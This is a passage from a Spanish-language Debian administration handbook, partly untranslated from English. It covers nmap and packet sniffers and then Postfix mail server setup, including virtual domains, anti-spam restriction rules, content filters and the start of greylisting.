Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-30 21:05 CET
Nmap scan report for mirtuel (192.168.1.242)
Host is up (0.000013s latency).
rDNS record for 192.168.1.242: mirtuel.internal.placard.fr.eu.org
Not shown: 998 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
111/tcp open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 2.41 seconds
# nmap -A localhost

Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-30 21:17 CEST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000039s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 33:a1:d8:b1:e5:5b:b2:0d:15:1b:8e:76:7f:e4:d7:3d (RSA)
|   256 8f:83:cf:fa:b3:58:54:9a:1d:1b:4c:db:b1:e2:58:76 (ECDSA)
|_  256 fa:3d:58:62:49:92:93:90:52:fe:f4:26:ca:dc:4c:40 (ED25519)
25/tcp  open  smtp    Exim smtpd 4.92
| smtp-commands: mirtuel Hello localhost [127.0.0.1], SIZE 52428800, 8BITMIME,
    ➥ PIPELINING, CHUNKING, PRDR, HELP,
|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP
631/tcp open  ipp     CUPS 2.2
| http-methods:
|_  Potentially risky methods: PUT
| http-robots.txt: 1 disallowed entry
```

```
|_/
|_http-server-header: CUPS/2.2 IPP/2.1
|_http-title: Home - CUPS 2.2.10
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.7 - 3.10
Network Distance: 0 hops
Service Info: Host: debian; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https
    ➥ ://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.33 seconds
```

Como es esperado, se muestran las aplicaciones SSH y Exim4. Sepa que no todas las aplicaciones escuchan en todas las direcciones IP; debido a que sólo se puede acceder a Exim4 mediante la interfaz de «loopback» lo, sólo aparecerá durante un análisis de localhost pero no cuando se escanea mirtuel (asociado con la interfaz eth0 del mismo equipo).

10.9.3. «Sniffers»: `tcpdump` y `wireshark`

A veces uno necesita revisar lo que sucede literalmente en el cable, paquete por paquete. Estos casos requieren un «analizador de tramas», más comúnmente conocidos como «*sniffers*». Estas herramientas observan todos los paquetes en una interfaz de red dada y los muestran en una forma más amigable.

La herramienta de culto en este ámbito es `tcpdump`, disponible como una herramienta estándar en un amplio rango de plataformas. Permite muchos tipos de capturas de tráfico de red, pero la representación del mismo es bastante críptica. Por lo tanto no la describiremos en más detalle.

Una herramienta más reciente (y más moderna), `wireshark` (en el paquete *wireshark*), se ha convertido en la nueva referencia de análisis de tráfico de red debido a sus módulos de decodificación que permiten un análisis simplificado de los paquetes capturados. Muestra los paquetes gráficamente, organizados basándose en las capas de protocolos. Esto permite al usuario visualizar todos los protocolos involucrados en un paquete. Por ejemplo, en un paquete que contenga un pedido HTTP, `wireshark` mostrará por separado la información sobre la capa física, la capa Ethernet, la información IP del paquete, los parámetros de conexión TCP y finalmente el pedido HTTP mismo.




Figura 10.1 *El analizador de tráfico de red* `wireshark`

In our example, the packets traveling over SSH are filtered out (with the !tcp.port == 22 filter). The packet currently displayed was developed at the transport layer of the SSHv2 protocol.

SUGERENCIA

`wireshark` sin interfaz gráfica: `tshark`

Cuando no podemos ejecutar una interfaz gráfica, o por cualquier razón no deseamos hacerlo, existe una versión sólo de texto de `wireshark` bajo el nombre `tshark` (en el paquete independiente *tshark*). La mayoría de la funcionalidad de captura y decodificación está también disponible, pero la falta de interfaz gráfica limita necesariamente la interacción con el programa (filtrar paquetes luego de capturarlos, rastrear una conexión TCP, etc.). Puede utilizarse, sin embargo, como primer intento. Si desea realizar manipulaciones y necesita la interfaz gráfica, puede guardar los paquetes en un archivo y cargarlo en un `wireshark` gráfico ejecutando en otra máquina.

Palabras clave

Postfix
Apache
NFS
Samba
Squid
OpenLDAP
SIP
SSL
OpenDKIM
SPF



Capítulo

11

Servicios de red: Postfix, Apache, NFS, Samba, Squid, LDAP, SIP, XMPP, TURN

Contenidos

Servidor de correo 278 Servidor web (HTTP) 300 Servidor de archivos FTP 308
Servidor de archivos NFS 309 Configuración de espacios compartidos Windows con Samba 312
Proxy HTTP/FTP 316 Directorio LDAP 318 Servicios de comunicación en tiempo real 327

Network services are the programs that users interact with directly in their daily work. They are the tip of the information system iceberg, and this chapter focuses on them; the hidden parts they rely on are the infrastructure we already described. They usually require the encryption technology described in Sección 10.2, «X.509 certificates» página 246.

11.1. Servidor de correo

Los administradores de Falcot Corp eligieron Postfix como servidor de correo electrónico debido a su fiabilidad y su facilidad de configuración. De hecho, su diseño fuerza a que cada tarea sea implementada en un proceso con el mínimo conjunto de permisos, lo que es una gran medida paliativa contra problemas de seguridad.

ALTERNATIVA

El servidor Exim4

Debian utiliza Exim4 como servidor de correo predeterminado (razón por la que la instalación inicial incluye Exim4). Un paquete diferente provee su configuración, *exim4-config*, la cual es personalizada automáticamente basándose en las respuestas a un conjunto de preguntas Debconf muy similares a las que pregunta el paquete *postfix*.

La configuración puede estar en un único archivo (`/etc/exim4/exim4.conf.template`) o dividida en diferentes trozos que se almacenan en el directorio `/etc/exim4/conf.d/`. En ambos casos, `update-exim4.conf` utiliza los archivos como plantillas para generar `/var/lib/exim4/config.autogenerated` . Exim4 utiliza este último archivo. Gracias a este mecanismo, se pueden introducir los valores definidos durante la configuración debconf de Exim — almacenados en `/etc/exim4/update-exim4.conf.conf` — en el archivo de configuración de Exim aún cuando el administrador y otro paquete haya modificado la configuración predeterminada de Exim.

The Exim4 configuration file syntax has its peculiarities and its learning curve; however, once these peculiarities are understood, Exim4 is a very complete and powerful email server, as evidenced by the tens of pages of documentation.

➨ https://www.exim.org/docs.html

11.1.1. Instalación de Postfix

The *postfix* package includes the main SMTP daemon. Other packages (such as *postfix-ldap* and *postfix-pgsql*) add extra functionality to Postfix, including access to mapping databases. You should only install them if you know that you need them.

VOLVER A LOS CIMIENTOS

SMTP

SMTP (*Simple Mail Transfer Protocol*, RFC 5321) is the protocol used by mail servers to exchange and route emails.

Durante la instalación del paquete se realizan varias preguntas Debconf. Las respuestas permiten crear una primera versión del archivo de configuración `/etc/postfix/main.cf`.

La primera pregunta es sobre el tipo de instalación. Sólamente dos de las respuestas propuestas son relevantes en caso de tener un servidor conectado a Internet: «Sitio de Internet» e «Internet con smarthost». La primera es apropiada para un servidor que recibe correo entrante y envía el correo saliente directamente a los destinatarios, y por lo tanto se adapta al caso del Falcot Corp. La segunda es apropiada para un servidor que recibe correo de forma normal pero que envía el correo saliente a través de otro servidor SMTP intermedio — el «smarthost» — en lugar de

enviarlo directamente al servidor de los destinatarios. Esto es especialmente útil para individuos con una dirección IP dinámica puesto que muchos servidores de correo rechazan los mensajes que vienen desde este tipo de dirección. En este caso, el smarthost es normalmente el servidor SMTP del ISP que siempre suele estar configurado para aceptar los correos provenientes de sus clientes y reenviarlos correctamente. Este tipo de instalación (con un smarthost) también es útil para servidores que no estén conectados permanentemente a Internet puesto que impide tener que gestionar una cola de mensajes no entregables que tienen que volver a ser enviados más tarde.

VOCABULARIO

ISP

ISP is the acronym for "Internet Service Provider". It covers an entity, often a commercial company, that provides Internet connections and the associated basic services (email, news and so on).

La segunda pregunta es sobre el nombre completo de la máquina y se utiliza para generar las direcciones de correo a partir de los nombres de usuario locales; el nombre completo de la máquina se convierte en la parte de la dirección que sigue a la arroba («@»). En el caso de Falcot, la respuesta debería ser mail.falcot.com. Esta es la única pregunta que se hace de forma predeterminada, pero la configuración que genera no es lo suficientemente completa para las necesidades de Falcot, por lo que los administradores deben ejecutar `dpkg-reconfigure` para poder personalizar más parámetros.

Una de las preguntas adicionales pide los nombres de los dominios relacionados con la máquina. La lista inicial incluye su nombre completo así como también algunos sinónimos de localhost, pero el dominio principal falcot.com tiene que ser agregado de forma manual. En general se deberían añadir todos los dominios para los que esta máquina debe ejercer como servidor MX; en otras palabras, todos los dominios para los cuales el DNS anuncie que esta máquina aceptará correo. Esta información acaba siendo escrita en la variable mydestination del archivo de configuración principal de Postfix — `/etc/postfix/main.cf`.




Figura 11.1 *Rol del registro DNS* MX *al enviar un correo*

EXTRA

Consulta de los registros MX

Cuando no existe un registro MX para un dominio en DNS, el servidor de correo intentará enviar el mensaje a la dirección del equipo directamente, utilizando para ello el registro A (o AAAA en IPv6).

En algunos casos, la instalación también puede preguntar desde qué redes se permitirá enviar correo a través de la máquina. En la configuración predeterminada, Postfix únicamente acepta correos que provengan desde la propia máquina; normalmente agregará la red local. Los administradores de Falcot Corp añadieron la red 192.168.0.0/16 al valor predeterminado. Si no se realiza esta pregunta durante la instalación, la variable de configuración correspondiente es mynetworks, tal y como puede verse en el ejemplo siguiente.

Local email can also be delivered through `procmail`. This tool allows users to sort their incoming email according to rules stored in their `~/.procmailrc` file. Both Postfix and Exim4 suggest *procmail* by default, but there are alternatives like *maildrop* or Sieve filters.

Después de este paso, los administradores obtuvieron el siguiente archivo de configuración; será usado en las siguientes secciones como punto de partida para agregar alguna funcionalidad adicional.

Ejemplo 11.1 *Archivo `/etc/postfix/main.cf` inicial*

```
# See /usr/share/postfix/main.cf.dist for a commented, more complete version
```

```
# Debian specific:  Specifying a file name will cause the first
# line of that file to be used as the name.  The Debian default
# is /etc/mailname.
#myorigin = /etc/mailname

smtpd_banner = $myhostname ESMTP $mail_name (Debian/GNU)
biff = no

# appending .domain is the MUA's job.
append_dot_mydomain = no

# Uncomment the next line to generate "delayed mail" warnings
#delay_warning_time = 4h

readme_directory = no

# See http://www.postfix.org/COMPATIBILITY_README.html -- default to 2 on
# fresh installs.
compatibility_level = 2



# TLS parameters
smtpd_tls_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
smtpd_tls_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
smtpd_use_tls=yes
smtpd_tls_session_cache_database = btree:${data_directory}/smtpd_scache
smtp_tls_session_cache_database = btree:${data_directory}/smtp_scache

# See /usr/share/doc/postfix/TLS_README.gz in the postfix-doc package for
# information on enabling SSL in the smtp client.

smtpd_relay_restrictions = permit_mynetworks permit_sasl_authenticated
    ➥ defer_unauth_destination
myhostname = mail.falcot.com
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = /etc/mailname
mydestination = mail.falcot.com, falcot.com, localhost.localdomain, localhost
relayhost =
mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128 192.168.0.0/16
mailbox_size_limit = 0
recipient_delimiter = +
inet_interfaces = all
inet_protocols = all
```

SEGURIDAD

Certificados SSL de *Snake oil*

The *snake oil* certificates, like the *snake oil* "medicine" sold by unscrupulous quacks in old times, have absolutely no value: you cannot rely on them to authenticate the server since they are automatically generated self-signed certificates. However, they are useful to improve the privacy of the exchanges.

In general they should only be used for testing purposes, and normal service must use real certificates. The Let's encrypt initiative offers free and trusted SSL/TLS certificates, which can be generated using the *certbot* package as described in Sección 11.2.2, «Adding support for SSL» página 301 and then used in `postfix` like this:

```
smtpd_tls_cert_file = /etc/letsencrypt/live/DOMAIN/
    ➥ fullchain.pem
smtpd_tls_key_file = /etc/letsencrypt/live/DOMAIN/privkey.
    ➥ pem
smtpd_tls_CAfile = /etc/ssl/certs/ca-certificates.crt
smtpd_tls_CApath = /etc/ssl/certs
smtp_tls_CApath = /etc/ssl/certs
```

A different way to generate own certificates is described in Sección 10.2.2, «Infraestructura de llave pública: *easy-rsa*» página 249.

11.1.2. Configuración de dominios virtuales

El servidor de correo puede recibir correos dirigidos a otros dominios distintos del dominio principal; estos dominios se conocen como «dominios virtuales». En la mayoría de los casos en los que es así, los correos no se dirigen en última instancia a los usuarios locales. Postfix proporciona dos características interesantes para gestionar dominios virtuales.

ATENCIÓN

Dominios virtuales y dominios canónicos

No se debe hacer referencia a ninguno de los dominios virtuales en la variable `mydestination`; esta variable únicamente contiene los nombres de los dominios «canónicos» asociados directamente con la máquina y sus usuarios locales.

Alias de dominio virtual

Un «alias de dominio virtual» («virtual alias domain») únicamente contiene alias, es decir direcciones que únicamente reenvían los correos hacia otras direcciones.

Para habilitar un dominio de este tipo, agregue su nombre a la variable virtual_alias_domains y establezca un archivo de traducción de direcciones en la variable virtual_alias_maps.

```
virtual_alias_domains = falcotsbrand.com
virtual_alias_maps = hash:/etc/postfix/virtual
```

El archivo `/etc/postfix/virtual` describe la relación con una sintaxis muy sencilla: cada línea contiene dos campos separados por espacios en blanco; el primer campo es el nombre del alias

y el segundo es una lista de las direcciones de correo a las que se redirigen. La sintaxis especial @dominio.com abarca todos los alias pertenecientes a un dominio.

```
webmaster@falcotsbrand.com  jean@falcot.com
contact@falcotsbrand.com    laure@falcot.com, sophie@falcot.com
# The alias below is generic and covers all addresses within
# the falcotsbrand.com domain not otherwise covered by this file.
# These addresses forward email to the same user name in the
# falcot.com domain.
@falcotsbrand.com           @falcot.com
```

After changing `/etc/postfix/virtual` the postfix table `/etc/postfix/virtual.db` needs to be updated using `sudo postmap /etc/postfix/virtual`.

Casillas de dominio virtual

PRECAUCIÓN

¿Dominio virtual combinado?

Postfix no permite utilizar el mismo dominio en `virtual_alias_domains` y `virtual_mailbox_domains`. Sin embargo, cada dominio de `virtual_mailbox_domains` es incluido implícitamente en `virtual_alias_domains` lo que permite mezclar alias y casillas en un dominio virtual.

Los mensajes dirigidos a una casilla de dominio virtual son almacenados en casillas que no están asignadas a un usuario local del sistema.

Activar una casilla de dominio virtual requiere agregar este dominio en la variable virtual_mailbox_domains y hacer referencia a un archivo de asociación de casillas en virtual_mailbox_maps. El parámetro virtual_mailbox_base contiene el directorio en el que se almacenarán todas las casillas.

```
virtual_mailbox_domains = falcot.org
virtual_mailbox_maps = hash:/etc/postfix/vmailbox
virtual_mailbox_base = /var/mail/vhosts
```

El parámetro virtual_uid_maps (o virtual_gid_maps respectivamente) hace referencia al archivo que contiene la asociación entre las direcciones de correo y el usuario de sistema (o grupo respectivamente) «dueño» de la casilla correspondiente. Para lograr que todas las casillas pertenezcan al mismo usuario/grupo, la sintaxis static:5000 asigna un UID/GID fijo (aquí el valor 5000).

Nuevamente, la sintaxis del archivo `/etc/postfix/vmailbox` es bastante directo: dos campos separados con espacios en blanco. El primer campo es una dirección de correo en alguno de los dominios virtuales y el segundo campo es la ubicación de la casilla asociada (relativa al directorio especificado en *virtual_mailbox_base*). Si el nombre de la casilla finaliza con una barra (/), se almacenarán los correos en formato *maildir*; de lo contrario se utilizará el formato *mbox* tradicional. El formato *maildir* utiliza un directorio completo para almacenar una casilla, cada

mensaje individual es almacenado en un archivo separado. Por el otro lado, en el formato *mbox* se almacena toda la casilla en un archivo y cada línea que comience con «From (From es seguido por un espacio) indica el comienzo de un nuevo mensaje.

```
# Se almacena el correo de Jean como maildir, con
# un archivo por correo en un directorio dedicado
jean@falcot.org falcot.org/jean/
# Se almacena el correo de Sophie en un archivo
# «mbox» tradicional con todos los correos
# en un solo archivo
sophie@falcot.org falcot.org/sophie
```

11.1.3. Restricciones para recibir y enviar

La cantidad creciente de correo masivo no solicitado (*spam*) hace necesario ser cada vez más estricto al decidir qué correos debe aceptar un servidor. Esta sección presenta alguna de las estrategias incluidas en Postfix.

If the reject-rules are too strict, it may happen that even legitimate email traffic gets locked out. It is therefor a good habit to test restrictions and prevent the permanent rejection of requests during this time using the soft_bounce = yes directive. By prepending a reject-type directive with warn_if_reject only a log message will be recorded instead of rejecting the request.

CULTURA

El problema del spam

"Spam" is a generic term used to designate all the unsolicited commercial emails (also known as UCEs) that flood our electronic mailboxes; the unscrupulous individuals sending them are known as spammers. They care little about the nuisance they cause, since sending an email costs very little, and only a very small percentage of recipients need to be attracted by the offers for the spamming operation to make more money than it costs. The process is mostly automated, and any email address made public (for instance, on a web forum, or on the archives of a mailing list, or on a blog, and so on) will be likely discovered by the spammers' robots, and subjected to a never-ending stream of unsolicited messages. Also every contact found at a compromised system is targeted.

Todos los administradores de sistemas intentan enfrentarse a esta molestia con filtros de spam pero, por supuesto, los spammers continúan adaptándose para evitar estos filtros. Algunos inclusive alquilan redes de máquinas comprometidas por algún gusano de varios sindicatos criminales. ¡Estadísticas recientes estiman que hasta un 95 % de todos los correos circulando en Internet son spam!

Restricciones de acceso basadas en IP

La directiva smtpd_client_restrictions controla qué máquinas pueden comunicarse con el servidor de correo.

When a variable contains a list of rules, as in the example below, these rules are evaluated in order, from the first to the last. Each rule can accept the message, reject it, or leave the decision

to a following rule. As a consequence, order matters, and simply switching two rules can lead to a widely different behavior.

Ejemplo 11.2 *Restricciones basadas en la dirección del cliente*

```
smtpd_client_restrictions =
    permit_mynetworks,
    warn_if_reject reject_unknown_client_hostname,
    check_client_access hash:/etc/postfix/access_clientip,
    reject_rhsbl_reverse_client dbl.spamhaus.org,
    reject_rhsbl_reverse_client rhsbl.sorbs.net,
    reject_rbl_client zen.spamhaus.org,
    reject_rbl_client dnsbl.sorbs.net
```

The permit_mynetworks directive, used as the first rule, accepts all emails coming from a machine in the local network (as defined by the mynetworks configuration variable).

The second directive would normally reject emails coming from machines without a completely valid DNS configuration. Such a valid configuration means that the IP address can be resolved to a name, and that this name, in turn, resolves to the IP address. This restriction is often too strict, since many email servers do not have a reverse DNS for their IP address. This explains why the Falcot administrators prepended the warn_if_reject modifier to the reject_unknown_client directive: this modifier turns the rejection into a simple warning recorded in the logs. The administrators can then keep an eye on the number of messages that would be rejected if the rule were actually enforced, and make an informed decision later if they wish to enable such enforcement.

SUGERENCIA

Tablas *access*

The restriction criteria include administrator-modifiable tables listing combinations of senders, IP addresses, and allowed or forbidden hostnames. These tables can be created using an uncompressed copy of the `/usr/share/doc/postfix/examples/access.gz` file shipped with the *postfix-doc* package. This model is self-documented in its comments, which means each table describes its own syntax.

The `/etc/postfix/access_clientip` table lists IP addresses and networks; `/etc/postfix/access_helo` lists domain names; `/etc/postfix/access_sender` contains sender email addresses. All these files need to be turned into hash-tables (a format optimized for fast access) after each change, with the `sudo postmap /etc/postfix/file` command.

La tercera directiva permite al administrador definir listas negras y blancas de servidores de correo, almacenadas en el archivo `/etc/postfix/access_clientip`. Se consideran confiables aquellos servidores en la lista blanca y, por lo tanto, sus correos no pasarán por las siguientes reglas de filtrado.

The last four rules reject any message coming from a server listed in one of the indicated blacklists. RBL is an acronym for *Remote Black List*, and RHSBL stands for *Right-Hand Side Black List*. The difference is, that the former lists IP addresses, whereas the latter lists domain names. There are

several such services. They list domains and IP addresses with poor reputation, badly configured servers that spammers use to relay their emails, as well as unexpected mail relays such as machines infected with worms or viruses.

SUGERENCIA

Listas blancas y RBLs

Las listas negras a veces incluyen un servidor legítimo que ha sufrido un inconveniente. En estas situaciones, se rechazarán todos los correos que provengan de alguno de estos servidores a menos que el servidor esté incluido en una lista blanca definida en `/etc/postfix/access_clientip`.

Prudence therefore recommends including in the whitelist(s) all the trusted servers from which many emails are usually received.

Revisión de la validez de las órdenes EHLO o HELO

Each SMTP exchange starts with a HELO (or EHLO) command, followed by the name of the sending email server. Checking the validity of this name can be interesting. To fully enforce the restrictions listed in smtpd_helo_restrictions the smtpd_helo_required option needs to be enabled. Otherwise clients could skip the restrictions by not sending any HELO/EHLO command.

Ejemplo 11.3 *Restricciones en el nombre anunciado con EHLO*

```
smtpd_helo_required = yes
smtpd_helo_restrictions =
    permit_mynetworks,
    reject_invalid_helo_hostname,
    reject_non_fqdn_helo_hostname,
    warn_if_reject reject_unknown_helo_hostname,
    check_helo_access hash:/etc/postfix/access_helo,
    reject_rhsbl_helo multi.surbl.org
```

La primera directiva permit_my_networks permite que todas las máquinas en la red local se presenten libremente. Esto es importante ya que algunos programas de correo no respetan esta parte del protocolo SMTP de forma suficientemente correcta y pueden presentarse a sí mismos con nombres sin sentido.

The reject_invalid_helo_hostname rule rejects emails when the EHLO announce lists a syntactically incorrect hostname. The reject_non_fqdn_helo_hostname rule rejects messages when the announced hostname is not a fully-qualified domain name (including a domain name as well as a host name). The reject_unknown_helo_hostname rule rejects messages if the announced name does not exist in the DNS. Since this last rule unfortunately leads to too many rejections, the administrators turned its effect to a simple warning with the warn_if_reject modifier as a first step; they may decide to remove this modifier at a later stage, after auditing the results of this rule.

The reject_rhsbl_helo allows to specify a black list to check the hostname against an RHSBL.

Using permit_mynetworks as the first rule has an interesting side effect: the following rules only apply to hosts outside the local network. This allows blacklisting all hosts that announce themselves as part of the falcot.com network, for instance by adding a falcot.com REJECT You are not in our network! line to the `/etc/postfix/access_helo` file.

Aceptación o rechazo basado en el remitente anunciado

Cada mensaje tiene un remitente anunciado con la orden MAIL FROM del protocolo SMTP; nuevamente, puede validar esta información de varias formas.

Ejemplo 11.4 *Verificación de remitente*

```
smtpd_sender_restrictions =
    check_sender_access hash:/etc/postfix/access_sender,
    reject_unknown_sender_domain,
    reject_unlisted_sender,
    reject_non_fqdn_sender,
    reject_rhsbl_sender rhsbl.sorbs.net
```

La tabla `/etc/postfix/access_sender` asocia algún tratamiento especial a algunos remitentes. Esto generalmente significa enumerar algunos remitentes en una lista negra o blanca.

La regla reject_unknown_sender_domain requiere un remitente con dominio válido, ya que es necesario en una dirección válida. La regla reject_unlisted_sender rechaza remitentes locales si la dirección no existe; esto evita que se envíen correos desde una dirección inválida en el dominio falcot.com y los mensajes de joe.bloggs@falcot.com sólo son aceptados si existe dicha dirección.

Finalmente, la regla reject_non_fqdn_sender rechaza los correos que dicen provenir de direcciones sin un nombre de dominio completamente calificado. En la práctica significa rechazar correos que provienen de usuario@equipo: la dirección debe anunciarse como usuario@equipo.example.com o usuario@example.com.

The reject_rhsbl_sender rule reject senders based on a (domain-based) RHSBL service.

Aceptación o rechazo basado en el receptor

Cada correo tiene al menos un receptor, anunciado con la orden RCPT TO en el protocolo SMTP. Estas direcciones también requieren validación, aún si pueden ser menos relevantes que las verificaciones realizadas en la dirección del remitente.

Ejemplo 11.5 *Verificación de receptor*

```
smtpd_recipient_restrictions =
    permit_mynetworks,
```

```
    reject_unauth_destination,
    reject_unlisted_recipient,
    reject_non_fqdn_recipient,
    permit
```

reject_unauth_destination es la regla básica que requiere que los mensajes externos estén destinados a nosotros; se rechazarán los mensajes que sean enviados a una dirección que no sea gestionada por este servidor. Sin esta regla, el servidor se convierte en una forma abierta de reenvío que permite que los spammers envíen correos no solicitados; por lo tanto esta regla es obligatoria y preferentemente debe estar ubicada cerca del principio de la lista para evitar que otras reglas autoricen el mensaje antes que se verifique su destino.

La regla reject_unlisted_recipient rechaza los mensajes enviados a usuarios locales que no existen, lo que tiene sentido. Finalmente, la regla reject_non_fqdn_recipient rechaza direcciones que no sean completamente calificadas; esto hace imposible enviar un correo a jean o jean@equipo y necesita, en cambio, utilizar la dirección completa como literal@equipo.falcot.com o jean@falcot.com.

The permit directive at the end is not necessary. But it can be useful at the end of a restriction list to make the default policy explicit.

Restricciones asociadas con la orden DATA

Se emite la orden DATA en SMTP antes del contenido del mensaje. No provee ninguna información en sí misma además de anunciar lo que seguirá. Todavía puede ser sujeta a verificación.

Ejemplo 11.6 *Verificación de DATA*

```
smtpd_data_restrictions = reject_unauth_pipelining
```

Las directivas reject_unauth_pipelining causa que se rechace el mensaje si el remitente envía una orden antes que se envía la respuesta a la orden anterior. Esto previene una optimización común utilizada por los robots de spammers ya que no tienen el menor interés en las respuestas y sólo están interesados en enviar tantos correos como sea posible en el menor tiempo posible.

Implementación de restricciones

Although the above commands validate information at various stages of the SMTP exchange, Postfix sends the actual rejection as a reply to the RCPT TO command by default.

Esto significa que aún si se rechaza el mensaje debido a una orden EHLO no válida, Postfix conoce el remitente y el receptor cuando anuncia un rechazo. Luego puede registrar un mensaje más explícito de lo que podría si se hubiera interrumpido la transacción al comienzo. Además, una

cantidad de clientes SMTP no esperan fallos en las primeras órdenes de SMTP y estos clientes no se molestarán tanto por este rechazo tardío.

Una ventaja final de esta opción es que las reglas pueden acumular información durante las varias etapas del intercambio SMTP; esto permite definir permisos más precisos, como rechazar conexiones remotas si se anuncia como un remitente local.

The default behavior is controlled by the smtpd_delay_reject rule.

Filtros basados en el contenido del mensaje

El sistema de validación y restricción no estaría completo sin una forma de realizar verificaciones en el contenido de los mensajes. Postfix diferencia las verificaciones en las cabeceras del correo de aquellas sobre el cuerpo del mensaje.

Ejemplo 11.7 *Habilitación de filtros basados en contenido*

```
header_checks = regexp:/etc/postfix/header_checks
body_checks = regexp:/etc/postfix/body_checks
```

Ambos archivos contienen una lista de expresiones regulares (normalmente conocidas como *regexps* o *regexes*) y las acciones asociadas que se deben disparar cuando las cabeceras (o cuerpo) del mensaje coincida con la expresión.

VISTA RÁPIDA

Tablas de expresiones regulares («regexp»)

The file `/usr/share/doc/postfix/examples/header_checks.gz` (from the *postfix-doc* package) and `header_checks(5)` contain many explanatory comments and can be used as a starting point for creating the `/etc/postfix/header_checks` and `/etc/postfix/body_checks` files.

Ejemplo 11.8 *Archivo `/etc/postfix/header_checks` de ejemplo*

```
/^X-Mailer: GOTO Sarbacane/ REJECT I fight spam (GOTO Sarbacane)
/^Subject: *Su email contiene VIRUS/ DESCARTAR notificación de virus
```

VOLVER A LOS CIMIENTOS

Expresiones regulares

The *regular expression* term (shortened to *regexp* or *regex*) references a generic notation for expressing a description of the contents and/or structure of a string of characters. Certain special characters allow defining alternatives (for instance, `foo|bar` matches either “foo” or “bar”), sets of allowed characters (for instance, `[0-9]` means ”any digit”, and `.` — a dot — means ”any character”), quantification (`s?` matches either `s` or the empty string, in other words 0 or 1 occurrence of `s`; `s+` matches one or more consecutive `s` characters; and so on). Parentheses allow grouping search results.

The precise syntax of these expressions varies across the tools using them, but the basic features are similar.

➨ https://en.wikipedia.org/wiki/Regular_expression

El primero revisa la cabecera que menciona el software de correo; si es GOTO Sarbacane (un software en correo masivo), el mensaje es rechazado. La segunda expresión revisa el asunto del mensaje; si menciona una notificación de virus podemos decidir no rechazar el mensaje sino, en cambio, descartarlo inmediatamente.

Utilizar estos filtros es un arma de doble filo ya que es sencillo crear reglas demasiado genéricas y, en consecuencia, perder correos legítimos. En estos casos, no sólo se perderán los mensajes sino que sus remitentes recibirán mensajes de error no deseados (y molestos).

11.1.4. Configuración de «listas grises» (*greylisting*)

Las «listas grises» («greylisting») son una técnica de filtrado en la que, inicialmente, el mensaje se rechaza con un código de error temporal, y sólo es aceptado en un intento posterior tras cierta demora. Este filtro es particularmente eficiente contra el spam enviado por máquinas infectadas con gusanos y virus, ya que éstos rara vez actúan como agentes SMTP completos (revisando el código de error y reintentando luego mensajes fallidos), especialmente debido a que muchas de las direcciones recolectadas son inválidas y reintentarlas sólo sería una pérdida de tiempo.

Postfix no provee listas grises de forma nativa, pero posee una funcionalidad en la que la decisión de aceptar o rechazar un mensaje dado puede ser delegada a un programa externo. El paquete *postgrey* contiene dicho programa, diseñado para interactuar con su servicio de delegación de políticas de acceso.

Una vez que instaló *postgrey*, éste se ejecutará como un demonio que escucha en el puerto 10023. Luego puede configurar postfix para utilizarlo si agrega el parámetro check_policy_service como una restricción adicional:

```
smtpd_recipient_restrictions =
    permit_mynetworks,
    [...]
